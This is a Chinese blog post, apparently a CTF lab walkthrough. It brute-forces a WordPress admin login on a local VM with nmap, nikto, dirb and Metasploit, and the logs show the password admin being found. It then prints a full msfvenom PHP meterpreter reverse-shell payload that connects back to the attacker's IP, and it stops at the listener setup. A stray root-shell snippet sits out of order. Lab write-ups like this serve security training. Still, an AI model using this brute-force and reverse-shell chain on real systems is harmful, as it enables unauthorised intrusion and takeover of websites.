CTF-暴力破解

原创

采姑娘の小蘑菇 于 2021-01-06 15:24:30 发布 561 收藏 3

分类专栏： CTF 文章标签： 网络安全

本文链接：https://blog.csdn.net/su__xiaoyan/article/details/112174091

暴力破解

> web安全中的暴力破解俗称穷举法或者枚举法，就是利用尝试所有的可能性最终获取正确的结果的一种攻击方式。

暴力破解的攻击思路：

> 通过暴力破解获取web应用程序的后台登录用户名和密码，通过网站后台漏洞getshell，然后提权获取系统的最高权限。

靶场环境

```
攻击者：Kali Linux（192.168.0.19）
Ubuntu（64-bit）（192.168.0.15）
```

实验流程

- 端口扫描、信息探测
  命令：nmap -sV IP地址 //探测靶机开放端口、运行服务以及对应版本
  开放80,21,22端口，80端口对应HTTP服务

```
root@kali:~# nmap -sV 192.168.0.15
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-06 15:07 CST
Nmap scan report for bogon (192.168.0.15)
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:BE:0B:B0 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds
root@kali:~#
```


- 详细信息探测
  命令：nmap -T4 -A -v IP地址

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:00:23:40 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 21.741 days (since Sun Dec 13 20:16:17 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.52 ms bogon (192.168.0.250)

NSE: Script Post-scanning.
Initiating NSE at 14:03
Completed NSE at 14:03, 0.00s elapsed
Initiating NSE at 14:03
Completed NSE at 14:03, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.84 seconds
           Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.290KB)
```


- web站点信息探测

  命令：nikto -host http://IP地址:端口

  敏感目录：/secret/

```
root@kali:~# nikto -host http://192.168.0.15
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.15
+ Target Hostname:    192.168.0.15
+ Target Port:        80
+ Start Time:         2021-01-06 15:09:21 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0xb1 0x55e1c7758dcdb
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ Uncommon header 'link' found, with contents: <http://vtcsec/secret/index.php/wp-json/>; rel="https://api.w.org/"
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7535 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2021-01-06 15:09:39 (GMT8) (18 seconds)
---------------------------------------------------------------------------
```

```
root@vtcsec:~# whoami
whoami
root
root@vtcsec:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@vtcsec:~# cd /root
cd /root
root@vtcsec:~# ls
ls
root@vtcsec:~# ls
ls
ks
ks: command not found
ks
ks: command not found
root@vtcsec:~#
```


- 目录扫描


  命令：dirb http://IP地址


  该网站似乎是一个以WordPress为建站系统的网站

```
---- Entering directory: http://192.168.0.15/secret/ ----
+ http://192.168.0.15/secret/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/
==> DIRECTORY: http://192.168.0.15/secret/wp-content/
==> DIRECTORY: http://192.168.0.15/secret/wp-includes/
+ http://192.168.0.15/secret/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.0.15/secret/wp-admin/ ----
+ http://192.168.0.15/secret/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/css/
```

```
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/images/
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/includes/
+ http://192.168.0.15/secret/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/js/
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/maint/
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/network/
==> DIRECTORY: http://192.168.0.15/secret/wp-admin/user/
```


- 访问/secret/





- 尝试登陆网站后台


  点击访问页面上的log in访问登录页面

  如果使用域名出现无法正常访问网站的情况，使用IP地址代替域名进行访问，或者修改客户端的host文件添加域名和IP地址

的映射关系。


windows系统中host文件存储位置：C:\Windows\System32\drivers\etc\hosts

Linux系统中host文件存储位置：/etc/hosts




- 利用工具查看网站可用的登录用户名（枚举）

  工具使用方法参考链接：https://blog.csdn.net/qq_41453285/article/details/100898310



- 利用msfconsole进行暴力破解



```
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
   TARGETURI            /                yes       The base path to the wordpress application
   THREADS              1                yes       The number of concurrent threads
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS         false            no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   VALIDATE_USERS       true             yes       Validate usernames
   VERBOSE              true             yes       Whether to print output for all attempts
   VHOST                                 no        HTTP server virtual host

msf auxiliary(scanner/http/wordpress_login_enum) >
```


设置靶机、登录用户名、密码字典、网站具体路径；输入run或者exploit开始爆破，拿到网站后台登录密码为admin。


```
msf auxiliary(scanner/http/wordpress_login_enum) > set username admin
username => admin
msf auxiliary(scanner/http/wordpress_login_enum) > set rhosts 192.168.0.15
rhosts => 192.168.0.15
msf auxiliary(scanner/http/wordpress_login_enum) > set targeturi /secret/
targeturi => /secret/
msf auxiliary(scanner/http/wordpress_login_enum) > set pass_file /usr/share/wordlists/dirb/common.txt
pass_file => /usr/share/wordlists/dirb/common.txt
msf auxiliary(scanner/http/wordpress_login_enum) >
```


```
msf auxiliary(scanner/http/wordpress_login_enum) > run

[*] /secret/ - WordPress Version 4.9 detected
[*] 192.168.0.15:80 - /secret/ - WordPress User-Enumeration - Running User Enumeration
[*] 192.168.0.15:80 - /secret/ - WordPress User-Validation - Running User Validation
[*] /secret/ - WordPress User-Validation - Checking Username:'admin'
[+] /secret/ - WordPress User-Validation - Username: 'admin' - is VALID
[+] /secret/ - WordPress User-Validation - Found 1 valid user
[*] 192.168.0.15:80 - [0002/4614] - /secret/ - WordPress Brute Force - Running Bruteforce
[*] 192.168.0.15:80 - [0002/4614] - /secret/ - WordPress Brute Force - Skipping all but 1 valid user
[*] 192.168.0.15:80 - [0001/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:''
[-] 192.168.0.15:80 - [0001/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0002/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:'.bash_history'
[-] 192.168.0.15:80 - [0002/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0003/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:'.bashrc'
[-] 192.168.0.15:80 - [0003/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0004/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:'.cache'
[-] 192.168.0.15:80 - [0004/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0005/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:'.config'
[-] 192.168.0.15:80 - [0005/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0006/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:'.cvs'
[-] 192.168.0.15:80 - [0006/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0007/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:'.cvsignore'
[-] 192.168.0.15:80 - [0007/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0008/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:'.forward'
[-] 192.168.0.15:80 - [0008/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0009/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:'.git/HEAD'
[-] 192.168.0.15:80 - [0009/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
```



```
[*] 192.168.0.15:80 - [0281/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:'addtocart'
[-] 192.168.0.15:80 - [0281/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0282/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:'adlog'
[-] 192.168.0.15:80 - [0282/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0283/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:'adlogger'
[-] 192.168.0.15:80 - [0283/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0284/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:'adm'
[-] 192.168.0.15:80 - [0284/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0285/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:'ADM'
[-] 192.168.0.15:80 - [0285/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
[*] 192.168.0.15:80 - [0286/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:'admin'
[+] /secret/ - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'admin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/wordpress_login_enum) >
```


利用爆破得到的用户名和密码登陆网站后台。





- 漏洞利用

生成木马

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.19 lport=4444 -f raw
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.0.19'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@kali:~#
```



监听端口

```
msf > use exploit/multi/handler
